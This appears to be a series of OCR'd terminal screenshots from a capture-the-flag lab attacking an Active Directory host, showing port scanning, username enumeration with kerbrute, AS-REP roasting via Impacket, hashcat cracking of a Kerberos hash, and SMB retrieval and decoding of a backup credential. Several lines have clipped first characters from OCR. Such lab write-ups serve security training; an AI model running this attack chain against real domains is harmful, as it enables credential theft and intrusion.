





```
┌──(root㉿kali)-[~]
└─# smbclient //10.10.133.119/backup -U svc-admin --password=management2005

Try "help" to get a list of possible commands.
smb: \> get backup_credentials.txt
etting file \backup_credentials.txt of size 48 as backup_credentials.txt (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
mb: \> ls
  .                                   D        0  Sat Apr  4 19:08:39 2020
  ..                                  D        0  Sat Apr  4 19:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 19:08:53 2020

                8247551 blocks of size 4096. 3568259 blocks available
smb: \> cat backup_credentials.txt
cat: command not found
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
smb: \> cat backup_credentials.txt
cat: command not found
smb: \> exit

┌──(root㉿kali)-[~]
└─# cat backup_credentials.txt

YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw

┌──(root㉿kali)-[~]
└─# cat backup_credentials.txt | base64 -d

backup@spookysec.local:backup2517860
```




```
└─# smbclient -L 10.10.133.119 -U svc-admin

Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
o_connect: Connection to 10.10.133.119 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
nable to connect with SMB1 -- no workgroup available
```




```
┌──(root㉿kali)-[~]
└─# hashcat --hash-type 18200 --attack-mode 0 /usr/share/doc/python3-impacket/examples/hash.txt passwordlist.txt

hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==============================================================================================================================================
* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz, 1441/2946 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
aximum password length supported by kernel: 256

NFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Mon Nov 11 23:00:15 2024
Stopped: Mon Nov 11 23:00:15 2024

┌──(root㉿kali)-[~]
└─# hashcat --hash-type 18200 --attack-mode 0 /usr/share/doc/python3-impacket/examples/hash.txt passwordlist.txt --show

$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:6e72ff0a36337584879ae4372dd959f4$aab430f1c03eb1582d8809ca301455b1032aeb70cea2f7b74fd241c5440e65b7fb4d305582d27f2c1fb3088b3cd7149978a8d7a38d916fae55
202eb043678f061a1bf2fe135030cc216ae120cd31edaec321c19b963ff5853b247c25076d437ce7a68a45e1023663d4390a0b972c58843cf66eeb129cf76d76f18d1fa5e348eec23f5d643c01dccee31706ba895e029d8661957dd737d
3b7ecd32ff780d3a9cee10a06d993d9c6f9543e75cf49d54fbb57733bcb774062a4221ae34ca1968e7e8340b175be2d79a495d0d9692b5a797fb54603a663b5367bd34255887b91d36803867a2043619f0fd1eb2b287535b6819684:man
agement2005
```




```
┌──(root㉿kali)-[/]
└─# cd /usr/share/doc/python3-impacket/examples/

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# ls
Get-GPPPassword.py  dcomexec.py          getPac.py          kintercept.py    mssqlinstance.py         ping6.py         registry-read.py  services.py   sniff.py              wmipersist.py
GetADUsers.py       dpapi.py             getST.py           lookupsid.py     netview.py               psexec.py        rpcdump.py        smbclient.py  sniffer.py            wmiquery.py
GetNPUsers.py       esentutl.py          getTGT.py          machine_role.py  nmapAnswerMachine.py     raiseChild.py    rpcmap.py         smbexec.py    split.py
GetUserSPNs.py      exchanger.py         goldenPac.py       mimikatz.py      ntfs-read.py             rbcd.py          sambaPipe.py      smbpasswd.py  ticketConverter.py
addcomputer.py      findDelegation.py    karmaSMB.py        mqtt_check.py    ntlmrelayx.py            rdp_check.py     samrdump.py       smbrelayx.py  ticketer.py
atexec.py           getArch.py           keylistattack.py   mssqlclient.py   ping.py                  reg.py           secretsdump.py    smbserver.py  wmiexec.py

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 GetNPUsers.py -dc-ip 10.10.133.119 spookysec.local/svc-admin -no-pass
mpacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for svc-admin
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:6e72ff0a36337584879ae4372dd959f4$aab430f1c03eb1582d8809ca301455b1032aeb70cea2f7b74fd241c5440e65b7fb4d305582d27f2c1fb3088b3cd7149978a8d7a38d916fae55
202eb043678f061a1bf2fe135030cc216ae120cd31edaec321c19b963ff5853b247c25076d437ce7a68a45e1023663d4390a0b972c58843cf66eeb129cf76d76f18d1fa5e348eec23f5d643c01dccee31706ba895e029d8661957dd737d
3b7ecd32ff780d3a9cee10a06d993d9c6f9543e75cf49d54fbb57733bcb774062a4221ae34ca1968e7e8340b175be2d79a495d0d9692b5a797fb54603a663b5367bd34255887b91d36803867a2043619f0fd1eb2b287535b6819684

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 GetNPUsers.py -dc-ip 10.10.133.119 spookysec.local/backup -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for backup
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# nano hash.txt
```




```
┌──(root㉿kali)-[~]
└─# ./kerbrute userenum --dc 10.10.133.119 -d spookysec.local userlist.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 11/11/24 - Ronnie Flathers @ropnop

2024/11/11 22:25:50 >  Using KDC(s):
2024/11/11 22:25:50 >   10.10.133.119:88

2024/11/11 22:25:50 >  [+] VALID USERNAME:       james@spookysec.local
2024/11/11 22:25:50 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2024/11/11 22:25:51 >  [+] VALID USERNAME:       James@spookysec.local
2024/11/11 22:25:51 >  [+] VALID USERNAME:       robin@spookysec.local
2024/11/11 22:25:51 >  [+] VALID USERNAME:       darkstar@spookysec.local
2024/11/11 22:25:52 >  [+] VALID USERNAME:       administrator@spookysec.local
2024/11/11 22:25:53 >  [+] VALID USERNAME:       backup@spookysec.local
2024/11/11 22:25:53 >  [+] VALID USERNAME:       paradox@spookysec.local
2024/11/11 22:25:56 >  [+] VALID USERNAME:       JAMES@spookysec.local
2024/11/11 22:25:57 >  [+] VALID USERNAME:       Robin@spookysec.local
2024/11/11 22:26:03 >  [+] VALID USERNAME:       Administrator@spookysec.local
2024/11/11 22:26:16 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2024/11/11 22:26:19 >  [+] VALID USERNAME:       Paradox@spookysec.local
2024/11/11 22:26:32 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2024/11/11 22:26:35 >  [+] VALID USERNAME:       ori@spookysec.local
2024/11/11 22:26:42 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2024/11/11 22:26:58 >  Done! Tested 73317 usernames (16 valid) in 68.241 seconds
```




```
┌──(root㉿kali)-[~]
└─# enum4linux -M 10.10.133.119

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Nov 11

 =========================================( Target Information )=========================================

Target ........... 10.10.133.119
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 10.10.133.119 )============================


[+] Got domain/workgroup name: THM-AD


 ================================( Session Check on 10.10.133.119 )================================


[+] Server 10.10.133.119 allows sessions using username '', password ''


 =============================( Getting domain SID for 10.10.133.119 )=============================

Cannot connect to server.  Error was NT_STATUS_NOT_FOUND

[+] Can't determine if host is part of domain or part of a workgroup


 =============================( Machine Enumeration on 10.10.133.119 )=============================


[E] Not implemented in this version of enum4linux.
```




```
|_  start_date: N/A
|_nbstat: NetBIOS name: ATTACKTIVEDIREC, NetBIOS user: <unknown>, NetBIOS MAC: 02852a752c55 (unknown)
| smb2-security-mode:
|   311:
|_    Message signing enabled and required

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms 10.10.133.119

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 431.66 seconds
```



```
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
49697/tcp open  msrpc         Microsoft Windows RPC
49829/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 02:85:2A:75:2C:55 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=11/11%OT=53%CT=1%CU=32549%PV=Y%DS=1%DC=D%G=Y%M=02852A%
OS:TM=673283E4%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=3%ISR=10E%CI=I%II=I%TS=
OS:U)OPS(O1=M2301NW8NNS%O2=M2301NW8NNS%O3=M2301NW8%O4=M2301NW8NNS%O5=M2301N
OS:W8NNS%O6=M2301NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)EC
OS:N(R=Y%DF=Y%T=80%W=FFFF%O=M2301NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F
OS:=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=8
OS:0%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q
OS:=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A
OS:%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y
OS:%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T
OS:=80%CD=Z)

Network Distance: 1 hop
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-11-11T22:23:23
|_  start_date: N/A
```



```
┌──(root㉿kali)-[~]
└─# nmap -p- -A -nP 10.10.133.119
Starting Nmap 7.93 ( https://nmap.org ) at 2024-11-11 22:16 UTC
Stats: 0:02:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 46.56% done; ETC: 22:22 (0:03:01 remaining)
Nmap scan report for 10.10.133.119
Host is up (0.00054s latency).
Not shown: 65508 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
8/tcp     open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-11-11 22:22:18Z)
35/tcp    open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2024-11-11T22:23:23+00:00
